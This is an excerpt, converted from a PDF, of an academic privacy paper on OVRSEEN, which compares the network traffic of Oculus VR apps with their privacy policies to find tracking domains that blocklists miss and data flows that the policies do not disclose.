OVR ATS ecosystem. The majority of identified ATS domains relate to social and analytics-based purposes. Fig. 2b provides the top-10 ATS FQDNs that are labeled by our blocklists. We found that the prevalent platform-related FQDNs along with Unity, the prominent third party, are labeled as ATS. This is expected: domains such as *graph.oculus.com* and *perf-events.cloud.unity3d.com* are utilized for social features like managing leaderboards and app analytics, respectively. We also consider the presence of organizations based on the number of unique domains contacted. The most popular organization is Alphabet, which has 13 domains, such as *google-analytics.com* and *firebase-settings.crashlytics.com*. Four domains are associated with Facebook, such as *graph.facebook.com*. Similarly, four are from Unity, such as *userreporting.cloud.unity3d.com* and *config.uca.cloud.unity3d.com*. Other domains are associated with analytics companies that focus on tracking how users interact with apps (*e.g.,* whether they sign up for an account) such as *logs-01.loggly.com*, *api.mixpanel.com*, and *api2.amplitude.com*. Lastly, we provide an in-depth comparison to other ecosystems in Section 5.1.

Missed by blocklists. The three blocklists that we use in OVRSEEN are not tailored for the Oculus platform. As a result, there could be domains that are ATS related but not labeled as such. To that end, we explored and leveraged data flows to find potential domains that are missed by blocklists. In particular, we start from data types exposed in our network traffic, and identify the destinations where these data types are sent to. Table 2 summarizes third-party destinations that

FQDN	Organization	Data Types
bdb51.playfabapi.com	Microsoft	11
sharedprod.braincloudservers.com	bitHeads Inc.	8
cloud.liveswitch.io	Frozen Mountain Software	7
datarouter.ol.epicgames.com	Epic Games	6
9e0j15elj5.execute-api.us-west-1.amazonaws.com	Amazon	5

Table 2: Top-5 third-party FQDNs that are missed by blocklists based on the number of data types exposed.

collect the most data types and are *not* already captured by any of the blocklists. We found the presence of 11 different organizations, not caught by blocklists, including: Microsoft, bitHeads Inc., and Epic Games—the company that created the Unreal engine. The majority are cloud-based services that provide social features, such as messaging, and the ability to track users for engagement and monetization (*e.g.,* promotions to different segments of users). We provide additional FQDNs missed by blocklists in Appendix C.2 in [58].

3.4 Data Flows in Context

The exposure of a particular data type, on its own, does not convey much information: it may be appropriate or inappropriate depending on the context [38]. For example, geolocation sent to the GoogleEarth VR or Wander VR app is necessary for the functionality, while geolocation used for ATS purposes is less appropriate. The network traffic can be used to partly infer the purpose of data flows, *e.g.,* depending on whether the destination being first-, third-, or platform-party; or an ATS. Table 3 lists all data types found in our network traffic, extracted using the methods explained in Section 3.2.2.

Third party. Half of the apps (70 out of 140) expose data flows to third-party FQDNs, 36% of which are labeled as ATS by blocklists. Third parties collect a number of PII data types, including Device ID (64 apps), User ID (65 apps), and Android ID (31 apps), indicating cross-app tracking. In addition, third parties collect system, hardware, and version info from over 60 apps—denoting the possibility that the data types are utilized to fingerprint users. Further, all VR specific data types, with the exception of VR Movement, are collected by a single third-party ATS domain belonging to Unity. VR Movement is collected by a diverse set of third-party destinations, such as *google-analytics.com*, *playfabapi.com* and *logs-01.loggly.com*, implying that trackers are becoming interested in collecting VR analytics.

Platform party. Our findings on exposures to platform-party domains are a lower bound since not all platform traffic could be decrypted (see Section 7). However, even with limited decryption, we see a number of exposures whose destinations are five third-party FQDNs. Although only one of these

Data Types (21)	Apps			FQDNs			% Blocked		
PII	1st	3rd	Pl.	1st	3rd	Pl.	1st	3rd	Pl.
Device ID	6	64	2	6	13	1	0	38	100
User ID	5	65	0	5	13	0	20	38	-
Android ID	6	31	18	6	7	2	17	43	50
Serial Number	0	0	18	0	0	2	-	-	50
Person Name	1	7	0	1	4	0	0	50	-
Email	2	5	0	2	5	0	0	20	-
Geolocation	0	5	0	0	4	0	-	50	-
Fingerprint									
SDK Version	23	69	20	34	28	4	6	46	0
Hardware Info	21	65	19	25	23	3	4	39	33
System Version	16	62	19	20	21	3	5	43	33
Session Info	7	66	2	7	13	1	14	46	100
App Name	4	65	2	4	10	1	25	40	100
Build Version	0	61	0	0	3	0	-	100	-
Flags	6	53	2	6	8	1	0	50	100
Usage Time	2	59	0	2	4	0	0	50	-
Language	5	28	16	5	9	1	0	56	0
Cookies	5	4	2	5	3	1	0	33	100
VR Sensory Data									
VR Play Area	0	40	0	0	1	0	-	100	-
VR Movement	1	24	2	1	6	1	0	67	100
VR Field of View	0	16	0	0	1	0	-	100	-
VR Pupillary Distance	0	16	0	0	1	0	-	100	-
Total	33	70	22	44	39	5	5	36	20

Table 3: **Data types exposed in the network traffic dataset.** Column "Apps" reports the number of apps that send the data type to a destination; column "FQDNs" reports the number of FQDNs that receive that data type; and column "% Blocked" reports the percentage of FQDNs blocked by blocklists. Using sub-columns, we denote party categories: first (1st), third (3rd), and platform (Pl.) parties.

FQDNs is labeled as ATS by the blocklists, other platform-party FQDNs could be ATS domains that are missed by blocklists (see Section 3.3). For example, *graph.facebook.com* is an ATS FQDN, and *graph.oculus.com* appears to be its counterpart for OVR; it collects six different data types in our dataset. Notably, the platform party is the sole party responsible for collecting a sensitive hardware ID that cannot be reset by the user—the Serial Number. In contrast to OVR, the Android developer guide strongly discourages its use [18].

First party. Only 33 apps expose data flows to first-party FQDNs, and only 5% of them are labeled as ATS. Interestingly, the blocklists tend to have higher block rates for first-party FQDNs if they collect certain data types, *e.g.,* Android ID (17%), User ID (20%), and App Name (25%). Popular data types collected by first-party destinations are Hardware Info (21 apps), SDK Version (23 apps), and System Version (16 apps). For developers, this information can be used to prioritize bug fixes or improvements that would impact the most users. Thus, it makes sense that only ~5% of first-party FQDNs that collect this information are labeled as ATS.

Summary. The OVR ATS ecosystem is young when compared to Android and Smart TVs. It is dominated by tracking domains for social features and analytics, but not by ads. We have detailed 21 different data types that OVR sends to first-, third-, and platform-parties. State-of-the-art blocklists only captured 36% of exposures to third parties, missing some sensitive exposures such as Email, User ID, and Device ID.

4 OVRSEEN: Privacy Policy Analysis

In this section, we turn our attention to the intended data collection and sharing practices, as stated in the text privacy policy. For example, from the text *"We may collect your email address and share it for advertising purposes"*, we want to extract the collection statement ("we", which implies the app's first-party entity; "collect" as action; and "email address" as data type) and the purpose ("advertising"). In Section 4.1.1, we present our methodology for extracting data collection statements, and comparing them against data flows found in network traffic for consistency. OVRSEEN builds and improves on state-of-the-art NLP-based tools: PoliCheck [5] and PolicyLint [4], previously developed for mobile apps. In Section 4.1.2, we present our VR-specific ontologies for data types and entities. In Section 4.1.3, we report network-to-policy consistency results. Section 4.2 describes how we interface between the different NLP models of PoliCheck and Polisis to extract the data collection purpose and other context for each data flow.

Collecting privacy policies. For each app in Section 3, we also collected its privacy policy on the same day that we collected its network traffic. Specifically, we used an automated Selenium [56] script to crawl the webstore and extracted URLs of privacy policies. For apps without a policy listed, we followed the link to the developer's website to find a privacy policy. We also included eight third-party policies (*e.g.,* from Unity, Google), referred to by the apps' policies.

For the top-50 free apps on the Oculus store, we found that only 34 out of the 43 apps have privacy policies. Surprisingly, for the top-50 paid apps, we found that only 39 out of 49 apps have privacy policies. For the top-50 apps on SideQuest, we found that only 29 out of 48 apps have privacy policies. Overall, among apps in our corpus, we found that only 102 (out of 140) apps provide valid English privacy policies. We treated the remaining apps as having empty privacy policies, ultimately leading OVRSEEN to classify their data flows as omitted disclosures.

4.1 Network-to-Policy Consistency

Our goal is to analyze text in the app's privacy policy, extract statements about data collection (and sharing), and compare them against the actual data flows found in network traffic.

4.1.1 Consistency Analysis System

OVRSEEN builds on state-of-the-art tools: PolicyLint [4] and PoliCheck [5]. PolicyLint [4] provides an NLP pipeline that takes a sentence as input. For example, it takes the sentence *"We may collect your email address and share it for advertising purposes"*, and extracts the collection statement "(entity: *we*, action: *collect*, data type: *email address*)". More generally, PolicyLint takes the app's privacy policy text, parses sentences and performs standard NLP processing, and eventually extracts data collection statements defined as the tuple $P = \langle$*app, data type, entity*$\rangle$, where *app* is the sender and *entity* is the recipient performing an *action* (collect or not collect) on the *data type*. PoliCheck [5] takes the app's data flows (extracted from the network traffic and defined as $F = \langle$*data type, entity*$\rangle$) and compares it against the stated P for consistency.

PoliCheck classifies the disclosure of F as *clear* (if the data flow exactly matches a collection statement), *vague* (if the data flow matches a collection statement in broader terms), *omitted* (if there is no collection statement corresponding to the data flow), *ambiguous* (if there are contradicting collection statements about a data flow), or *incorrect* (if there is a data flow for which the collection statement states otherwise). Following PoliCheck's terminology [5], we further group these five types of disclosures into two groups: *consistent* (clear and vague disclosures) and *inconsistent* (omitted, ambiguous, and incorrect) disclosures. The idea is that for consistent disclosures, there is a statement in the policy that matches the data type and entity, either clearly or vaguely. Table 4 provides real examples of data collection disclosures extracted from VR apps that we analyzed.

Consistency analysis relies on pre-built ontologies and synonym lists used to match (i) the data type and destination that appear in each F with (ii) any instance of P that discloses the same (or a broader) data type and destination[2]. OVRSEEN's adaptation of ontologies specifically for VR is described in Section 4.1.2. We also improved several aspects of PoliCheck, as described in detail in Appendix D.1 in [58]. First, we added a feature to include a third-party privacy policy for analysis if it is mentioned in the app's policy. We found that 30% (31/102) of our apps' privacy policies reference third-party privacy policies, and the original PoliCheck would mislabel third-party data flows from these apps as omitted. Second, we added a feature to more accurately resolve first-party entity names. Previously, only first-person pronouns (*e.g.,* "we") were used to indicate a first-party reference, while some privacy policies use company and app names in first-party references. The original PoliCheck would incorrectly

[2]For example (see Fig. 3a), "email address" is a special case of "contact info" and, eventually, of "pii". There is a clear disclosure *w.r.t.* data type if the "email address" is found in a data flow and a collection statement. A vague disclosure is declared if the "email address" is found in a data flow and a collection statement that uses the term "pii" in the privacy policy. An omitted disclosure means that "email address" is found in a data flow, but there is no mention of it (or any of its broader terms) in the privacy policy.

	Disclosure Type	Privacy Policy Text	Action : Data Collection Statement (P)	Data Flow (F)
Consistent	Clear	"For example, we collect information ..., and *a timestamp for the request*."	*collect* : ⟨*com.cvr.terminus, usage time, we*⟩	⟨*usage time, we*⟩
	Vague	"We will share *your information (in some cases personal information)* with third-parties, ..."	*collect* : ⟨*com.HomeNetGames.WW1oculus, pii, third party*⟩	⟨*serial number, oculus*⟩ ⟨*android id, oculus*⟩
Inconsistent	Omitted	-	*collect* : ⟨*com.kluge.SynthRiders, -, -*⟩	⟨*system version, oculus*⟩ ⟨*sdk version, oculus*⟩ ⟨*hardware information, oculus*⟩
	Ambiguous	"..., Skydance *will not disclose any Personally Identifiable Information to third parties ...* your *Personally Identifiable Information will be disclosed to such third parties* and ..."	*collect* : ⟨*com.SDI.TWD, pii, third party*⟩	⟨*serial number, oculus*⟩ ⟨*android id, oculus*⟩
	Incorrect	"We *do not share our customer's personal information with unaffiliated third parties ...*"	*not_collect* : ⟨*com.downpourinteractive.onward, pii, third party*⟩	⟨*device id, unity*⟩ ⟨*user id, oculus*⟩

Table 4: **Examples to illustrate the types of disclosures identified by PoliCheck.** A *data collection statement (P)* is extracted from the privacy policy text and is defined as the tuple $P = \langle app, data\ type, entity \rangle$. *A data flow (F)* is extracted from the network traffic and is defined as $F = \langle data\ type, entity \rangle$. During the consistency analysis, each P can be mapped to zero, one, or more F.


recognize these first-party references as third-party entities for 16% (16/102) of our apps' privacy policies.

4.1.2 Building Ontologies for VR

Ontologies are used to represent subsumptive relationships between terms: a link from term A to term B indicates that A is a broader term (*hypernym*) that subsumes B. There are two ontologies, namely data and entity ontologies: the data ontology maps data types and entity ontology maps destination entities. Since PoliCheck was originally designed for Android mobile app's privacy policies, it is important to adapt the ontologies to include data types and destinations specific to VR's privacy policies and actual data flows.

VR data ontology. Fig. 3a shows the data ontology we developed for VR apps. Leaf nodes correspond to all 21 data types found in the network traffic and listed in Table 3. Non-leaf nodes are broader terms extracted from privacy policies and may subsume more specific data types, *e.g.,* "device identifier" is a non-leaf node that subsumes "android id". We built a VR data ontology, starting from the original Android data ontology, in a few steps as follows. First, we cleaned up the original data ontology by removing data types that do not exist on OVR (*e.g.,* "IMEI", "SIM serial number", *etc.*). We also merged similar terms (*e.g.,* "account information" and "registration information") to make the structure clearer. Next, we used PoliCheck to parse privacy policies from VR apps. When PoliCheck parses the sentences in a privacy policy, it extracts terms and tries to match them with the nodes in the data ontology and the synonym list. If PoliCheck does not find a match for the term, it will save it in a log file. We inspected each term from this log file, and added it either as a new node in the data ontology or as a synonym to an existing term in the synonym list. Finally, we added new terms for data types identified in network traffic (see Section 3.4) as leaf nodes in the ontology. Most notably, we added VR-specific data types (see VR Sensory Data category shown in Table 3): "biometric info" and "environment info". The term "biometric info" includes physical characteristics of human body (*e.g.,* height, weight, voice, *etc.*); we found some VR apps that collect user's "pupillary distance" information. The term "environment information" includes VR-specific sensory information that describes the physical environment; we found some VR apps that collect user's "play area" and "movement". Table 5 shows the summary of the new VR data ontology. It consists of 63 nodes: 39 nodes are new in OVRSEEN's data ontology. Overall, the original Android data ontology was used to track 12 data types (*i.e.,* 12 leaf nodes) [5], whereas our VR data ontology is used to track 21 data types (*i.e.,* 21 leaf nodes) appearing in the network traffic (see Table 3 and Fig. 3a).

VR entity ontology. Entities are names of companies and other organizations which refer to destinations. We use a list of domain-to-entity mappings to determine which entity each domain belongs to (see Appendix D.1 in [58])—domain extraction and categorization as either first-, third-, or platform-party are described in detail in Section 3.2.2. We modified the Android entity ontology to adapt it to VR as follows: (1) we pruned entities that were not found in privacy policies of VR apps or in our network traffic dataset, and (2) we added new entities found in both sources. Table 5 summarizes the new entity ontology. It consists of 64 nodes: 21 nodes are new in OVRSEEN's entity ontology. Fig. 3b shows our VR entity ontology, in which we added two new non-leaf nodes: "platform provider" (which includes online distribution platforms or app stores that support the distribution of VR apps) and "api" (which refers to various third-party APIs and services that do not belong to existing entities). We identified 16 new entities that were not included in the original entity ontology. We visited the websites of those new entities and found that: three are platform providers, four are analytic providers, and 12 are service providers; these become the leaf nodes of "api". We also added a new leaf node called "others" to cover a few data flows, whose destinations cannot be determined from the IP address or domain name.



(a) Data Ontology

(b) Entity Ontology

Figure 3: **Ontologies for VR data flows.** Please recall that each data flow, F, is defined as $F = \langle data\ type,\ entity \rangle$. We started from the PoliCheck ontologies, originally developed for Android (printed in gray). First, we eliminated nodes that did not appear in our VR network traffic and privacy policies. Then, we added new leaf nodes (printed in black) based on new data types found in the VR network traffic and/or privacy policies text. Finally, we defined additional non-leaf nodes, such as "biometric info" and "api", in the resulting VR data and entity ontologies.

Platform	Data Ontology	Entity Ontology
Android [5]	38 nodes	209 nodes
OVR (OVRSEEN)	63 nodes	64 nodes
New nodes in OVR	39 nodes	21 nodes

Table 5: Comparison of PoliCheck and OVRSEEN Ontologies. Nodes include leaf nodes (21 data types and 16 entities) and non-leaf nodes (see Fig. 3).

Summary. Building VR ontologies has been non-trivial. We had to examine a list of more than 500 new terms and phrases that were not part of the original ontologies. Next, we had to decide whether to add a term into the ontology as a new node, or as a synonym to an existing node. In the meantime, we had to remove certain nodes irrelevant to VR and merge others because the original Android ontologies were partially machine-generated and not carefully curated.

4.1.3 Network-to-Policy Consistency Results

We ran OVRSEEN's privacy policy analyzer to perform network-to-policy consistency analysis. Please recall that we extracted 1,135 data flows from 140 apps (see Section 3.2.2).

OVR data flow consistency. In total, 68% (776/1,135) data flows are classified as inconsistent disclosures. The large majority of them 97% (752/776) are omitted disclosures, which are not declared at all in the apps' respective privacy policies.

Fig. 4 presents the data-flow-to-policy consistency analysis results. Out of 93 apps which expose data types, 82 apps have at least one inconsistent data flows. Among the remaining 32% (359/1,135) consistent data flows, 86% (309/359) are classified as vague disclosures. They are declared in vague terms in the privacy policies (*e.g.,* the app's data flows contain the data type "email address", whereas its privacy policy only declares that the app collects "personal information"). Clear disclosures are found in only 16 apps.

Data type consistency. Fig. 5a reports network-to-policy consistency analysis results by data types—recall that in Section 3.2.2 we introduced all the exposed data types into three categories: *PII*, *Fingerprint*, and *VR Sensory Data*. The PII category contributes to 22% (250/1,135) of all data flows. Among the three categories, PII has the best consistency: 57% (142/250) data flows in this category are classified as consistent disclosures. These data types are well understood and also treated as PII in other platforms. On Android [5], it is reported that 59% of PII flows were consistent—this is similar to our observation on OVR. The Fingerprint category constitutes 69% (784/1,135) of all data flows: around 25% (199/784) of data flows in this category are classified as consistent disclosures. The VR Sensory Data category constitutes around 9% (101/1,135) of all data flows—this category is unique to the VR platform. Only 18% (18/101) data flows of this category are consistent—this indicates that the collection of data types in this category is not properly disclosed in privacy policies.




Figure 4: **Summary of network-to-policy consistency analysis results.** Columns whose labels are in parentheses provide aggregate values: *e.g.,* column "(platform)" aggregates the columns "oculus" and "facebook"; column "(other 3rd parties)" aggregates the subsequent columns. The numbers count data flows; each data flow is defined as ⟨*app, data type, destination*⟩).

Entity consistency. Fig. 5b reports our network-to-policy consistency results, by entities. Only 29% (298/1,022) of third-party and platform data flows are classified as consistent disclosures. First-party data flows constitute 10% (113/1,135) of all data flows: 54% (61/113) of these first-party data flows are classified as consistent disclosures. Thus, 69% (785/1,135) of all data flows are classified as inconsistent disclosures. Third-party and platform data flows constitute 90% (1,022/1,135) of all data flows—surprisingly, only 29% (298/1,022) of these third-party and platform data flows are classified as consistent disclosures.


Unity is the most popular third-party entity, with 66% (746/1,135) of all data flows. Only 31% (232/746) of these Unity data flows are classified as consistent, while the majority (69%) are classified as inconsistent disclosures. Platform (*i.e.,* Oculus and Facebook) data flows account for 11% (122/1,135) of all data flows; only 28% (34/122) of them are classified as consistent disclosures. Other less prevalent entities account only around 14% (154/1,135) of all data flows.

Referencing Oculus and Unity privacy policies. Privacy policies can link to each other. For instance, when using Quest 2, users should be expected to consent to the Oculus privacy policy (for OVR). Likewise, when app developers utilize a third party engine (*e.g.,* Unity) their privacy policies should include the Unity privacy policy. To the best of our knowledge, this aspect has not been considered in prior work [5, 27, 69].


Interestingly, when we included the Oculus and Unity privacy policies (when applicable) in addition to the app's own privacy policy, we found that the majority of platform (116/122 or 96%) and Unity (725/746 or 97%) data flows get classified as consistent disclosures. Thus, 74% (841/1,135) of all data flows get classified as consistent disclosures. Fig. 6 shows the comparison of the results from this new experiment with the previous results shown in Fig. 5b. These show that data flows are properly disclosed in Unity and Oculus privacy policies even though the app developers' privacy policies usually do not refer to these two important privacy policies. Furthermore, we noticed that the Oculus and Unity privacy policies are well-written and clearly disclose collected data types. As discussed in [5], developers may be unaware of their responsibility to disclose third-party data collections, or they may not know exactly how third-party SDKs in their apps collect data from users. This is a recommendation for future improvement.

Validation of PoliCheck results (network-to-policy consistency). To test the correctness of PoliCheck when applied to VR apps, we manually inspected all data flows from apps that provided a privacy policy, and checked their consistency with corresponding collection statements in the policy. Three authors had to agree on the consistency result (one of the five disclosure types) of each data flow. We found the following.

First, we considered *multi-class classification* into consistent, omitted and incorrect disclosures, similar to PoliCheck's evaluation [5]. The performance of multi-class classification



(a)



(b)

Figure 5: Network-to-policy consistency analysis results aggregated by (a) data types, and (b) destination entities.

can be assessed using micro-averaging or macro-averaging of metrics across classes. *Micro-averaging* is more appropriate for imbalanced datasets and was also used for consistency analysis of Android apps [5] and Alexa skills [27]. In our VR dataset, we obtained 84% micro-averaged precision, recall and F1-score[3]. This is comparable to the corresponding numbers when applying PoliCheck to mobile [5] and Alexa Skills [27], which reported 90.8% and 83.3% (micro-averaged) precision/recall/F1-score, respectively. For completeness, we also computed the *macro-averaged* precision, recall and F1-score to be 74%, 89%, and 81% respectively (see Table 8 in [58]).

Second, we considered the binary classification case (*i.e.,* we treat inconsistent disclosures as positive and consistent disclosures as negative samples). We obtained 77% precision, 94% recall, and 85% F1-score (see Appendix D.2 in [58] for more details). Overall, PoliCheck, along with our improvements for OVRSEEN, works well on VR apps[4].

[3]In multi-class classification, every misclassification is a false positive for one class and a false negative for other classes; thus, micro-averaged precision, recall, and F1-score are all the same (see Appendix D.2 in [58]).

[4]However, the precision is lower when distinguishing between clear and vague disclosures. Our validation shows 23% vague disclosures were actually clearly disclosed. This is because OVRSEEN's privacy policy analyzer inherits the limitations of PoliCheck's NLP model which cannot extract data types and entities from a collection statement that spans multiple sentences..




Figure 6: **Referencing Oculus and Unity privacy policies.** Comparing the results from the ideal case (including Unity and Oculus privacy policies by default) and the previous actual results (only including the app's privacy policy and any third-party privacy policies linked explicitly therein).

4.2 Data Collection in Context

Consistent (*i.e.,* clear, or even vague) disclosures are desirable because they notify the user about the VR apps' data collection and sharing practices. However, they are not sufficient to determine whether the information flow is within its context or social norms. This context includes (but is not limited to) the purpose and use, notice and consent, whether it is legally required, and other aspects of the "transmission principle" in the terminology of contextual integrity [38]. In the previous section, we have discussed the *consistency* of the network traffic *w.r.t.* the privacy policy statements: this provides some context. In this section, we identify an additional context: we focus on the *purpose* of data collection.

Purpose. We extract purpose from the app's privacy policy using Polisis [19]—an online privacy policy analysis service based on deep learning. Polisis annotates privacy policy texts with purposes at text-segment level. We developed a translation layer to map annotated purposes from Polisis into consistent data flows (see Appendix D.3 in [58]). This mapping is possible only for data flows with consistent disclosures, since we need the policy to extract the purpose of a data flow. We were able to process 293 (out of 359) consistent data flows[5] that correspond to 141 text segments annotated by Polisis. Out of the 293 data flows, 69 correspond to text segments annotated as "unspecific", *i.e.,* Polisis extracted no purpose. The remaining 224 data flows correspond to text segments annotated with purposes. Since a data flow can be associated with multiple purposes, we expanded the 224 into 370 data flows, so that each data flow has exactly one purpose. There are nine distinct purposes identified by Polisis (including advertising, analytics, personalization, legal, *etc.*; see Fig. 7).

[5]Polisis did not process the text segments that correspond to the remaining 66 consistent data flows: it did not annotate the text segments and simply reported that their texts were too short to analyze.




Figure 7: **Data flows in context.** We consider the data flows (⟨*app, data type, destination*⟩) found in the network traffic, and, in particular, the 370 data flows associated with consistent disclosures. We analyze these in conjunction with their *purpose* as extracted from the privacy policy text and depict the augmented tuples ⟨*app, data type, destination, purpose* ⟩ in the above alluvial diagram. The diagram is read from left to right, for example: (1) out of 251 data flows from the Oculus app store, no more than 51 data flows collect User ID and send it to various destinations; (2) the majority of User ID is collected by Unity; and (3) Unity is responsible for the majority of data flows with the purpose of advertising. Finally, the color scheme of the edges helps keep track of the flow. From App to Data Type, the color indicates the app store: blue for Oculus apps and gray for SideQuest apps. From Data Type to Destination, the color indicates the type of data collected: PII and VR Sensory Data data flows are in orange, while Fingerprinting data flows are in green. From Destination to Purpose, we use blue to denote first-party destinations and red to denote third-party destinations.

